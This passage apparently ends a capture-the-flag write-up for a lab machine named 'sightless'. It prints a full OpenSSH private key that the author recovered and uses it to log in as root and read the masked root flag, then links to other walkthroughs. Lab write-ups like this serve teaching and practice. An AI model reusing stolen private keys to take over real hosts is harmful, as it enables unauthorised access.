
So instead we can use this key
┌──(kali㉿localhost)-[~/Desktop]
└─$ chmod 600 root

┌──(kali㉿localhost)-[~/Desktop]
└─$ cat root
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿localhost)-[~/Desktop]
└─$ ssh -i root root@10.10.11.32
Last login: Thu Sep 12 17:20:46 2024 from 10.10.14.26
root@sightless:~# cat root.txt
2907************************52c7

Someday we can all be pro hackers like that. Congrats on another box done friend
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io